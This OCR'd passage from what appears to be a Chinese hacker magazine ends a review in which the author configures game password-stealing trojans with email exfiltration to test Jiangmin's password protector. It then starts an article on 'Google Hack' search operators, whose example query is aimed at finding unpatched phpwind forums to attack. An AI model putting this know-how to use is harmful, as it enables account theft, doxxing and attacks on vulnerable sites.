


图29

再用Icesword来检查发现Explorer.exe也确实被插入了木马DLL，如图29。密保终于发挥了一次应有的作用，不容易啊！

最后我们测试的游戏为大话西游，测试木马使用了大话西游专用盗号木马，E-mial收信。

为了更精确，更客观的评价江民密保，我们决定再测试一个网游样本（本来想测试魔兽的，发现根本没有人敢借号给我，唉！网络游戏害死人啊，大家不要玩啊）！同样还是先配置木马，这个木马有一个单独的文件来负责发信（mail.dll），把这个文件上传到网上就可以什么也不填发信到我们指定的邮箱了（这下谁也别想找出发信信箱的信息了），木马配置界面如图30。




图30

开密保运行大话西游，输入帐号密码并勾选键盘保护登录游戏（大话西游并不在密保的默认保护范围内，需要自行添加，方法前面已经讲过了），登录后提示依旧是“xy2.exe在访问网络”，登录了几次都也检测到入侵模块，其它的类似于点“允许”或“禁止”的步骤我在这就不再详细说明了，始终都可以收到密码信件，总之一句话不成功。

事实上大话西游本身就有检测木马的能力（就像魔兽那样），如果游戏检测到有木马且没勾选键盘保护，将无法进入登录，所以只能勾选键盘保护才行，这样收到密码其实是不对的，本文只为测试密保的反应，就不在盗号上下功夫了，请读者见谅。

综合表现：表-2

网游样本	木马样本	是否有效	是否正确定位入侵模块	提示是否详细
跑跑卡丁车	键盘记录	无	不能	提示内容全部一样，无法分清请示是否合法
梦幻西游	唧咕梦幻西游木马	有	能	非常清楚
大话西游	大话西游专用马	无	不能	提示内容全部一样，无法分清请示是否合法

表-2

总结：

①通过网游的测试，总体感觉还是不稳定，不过在梦幻测试也闪光了一下。

②通过梦幻的测试，证明密保还是有能力找出木马，就是不太稳定

③提示信息的内容还要加强，因为我测梦幻时已经说是入侵模块，可低下还写着“概率低，应该是正常程序”这也太离谱了。

④病毒文件定位还是相当欠缺的，大多数情况下是不能准确进行定位的。

3．网银的保护

通过对聊天软件和网络游戏的测试，我们发现密保的实际效果并不理想，现在来到最后一项网银，根据简介里介绍的方

法创建一个帐户，然后随便选一个银行，比如建设银行，进行登录。这时密保会先弹出登录窗口，如图31（未登录网银，先要求登录密保，真麻烦）。




图31

登录密保后会显示密码标识对话框，在密码列表中选择要使用的帐户（事先就填好了的），然后点击密码标识，密码就会自动添进登录密码框中，如图32。这样由于整个过程中并没有用键盘输入网银的密码，因此不必担心被键盘记录型木马抓到我们的敏感信息。

就像我在前面介绍的一样，网银保护这个功能，就像把所有网银密码都放到一个大箱子中，然后需要时就打开箱子（当然打开这个箱子也要用户名与密码），从中选择需要的密码。可




图32

是如果网银大盗这类的木马直接从江民密保里将我们的密码全部取出来又会发生什么样的情况呢？不敢想象！

通过对聊天软件、网络游戏、网上银行的全方位测试，我们对密保的评价很不理想。所以大家千万不能随便相信一些杀毒软件厂商吹嘘的广告词！本来想测试完了跟广大读者推荐一款实用的安全防护工具以保卫我们可怜的密码，谁知道却变成了一篇打假的文章，实在是令人遗憾！不过这或许跟我测试环境也有关系，文章中有什么不对的地方，还请高手们指教。也希望有一天江民能推出一款真正有效的密保能够保护大家的安全！

（文章中涉及到的工具江民密保、完美QQ大盗、红蜘蛛键盘记录器白银版、唧咕梦幻西游木马、大话西游专用盗号木马等已经收录于光盘中）

Google Hack

——让Google成为菜鸟最强大的武器

浅谈Google Hack的一些运用

安静的小E

一、Google Hack的作用

不可否认，Google是世界上最强大的搜索引擎之一，我们在日常的工作和学习中，都会经常使用Google搜索自己需要的信息。但是凡事有利就有弊，在Google强大的数据收录背后又藏着多少秘密呢？你是否知道自己的隐私在不经意间已经被Google毫无保留的“公布于世”了呢？

06年初网络“魔兽铜须事件”发生后，铜须的QQ、MSN和邮件等资料都被黑客盗取并公布，事件由网络谴责变成了现实生活中的追杀；“虐猫事件”中，网民“碎玻璃渣子”在网络公布一组虐猫视频截图，网友通过“各种手段”查出虐猫拍摄地点，对其进行人身攻击……

这些事件中所提到的“各种手段”事实上就是利用搜索引擎的强大功能，将目标的相关信息一一查找出来，可想而知，当如此强大的技术摆在黑客面前的时候，它的威力会有多么的可怕！笔者总结了当今黑客最喜欢使用Google来进行hack行动有以下几点：

1.在入侵目标之前，通过Google充分掌握目标的相关信息

2.发现或公布某个漏洞之后，通过Google大量搜索存在漏洞的网站进行攻击

3.边入侵边搜索，根据入侵时遇到的不同情况搜索不同的入侵工具和方法

4.直接搜索数据库文件等包含大量个人隐私信息的文件

5.搜索别人入侵后留下的后门甚至是盗得的QQ号记录文件，渔翁得利

6.其它

综合这几点，一个新的名词诞生了，那就是Google Hack，意思是充分利用Google强大的搜索功能应用到hack当中去。要掌握Google Hack，那么至少要比一般人更熟悉Google的使用，学会必要的Google搜索技巧！

二、Google的基本语法

Google比一般搜索引擎的强大之处除了它收录的信息量大之外，最重要的一点就是它支持强大的语法功能，可以指定任意关键字出现的地方，或者是只搜索和某个网站相关的信息，我们列出几个常用的语法。

1.Google的逻辑表达式

Google支持很多逻辑运算，比如最近PHPWIND论坛出了大漏洞，我们可能需要搜索phpwind做关键字来查找相关的网

站。但是这样做的缺点是官方论坛相关的网页都会显示在第一页，很明显官方网站肯定是补丁打得牢牢的了，黑它肯定没戏，那就用个减号“-”让phpwind.net相关的内容不要出现在搜索结果里好了，我们搜索**phpwind -phpwind.net**做关键字，效果如图1。

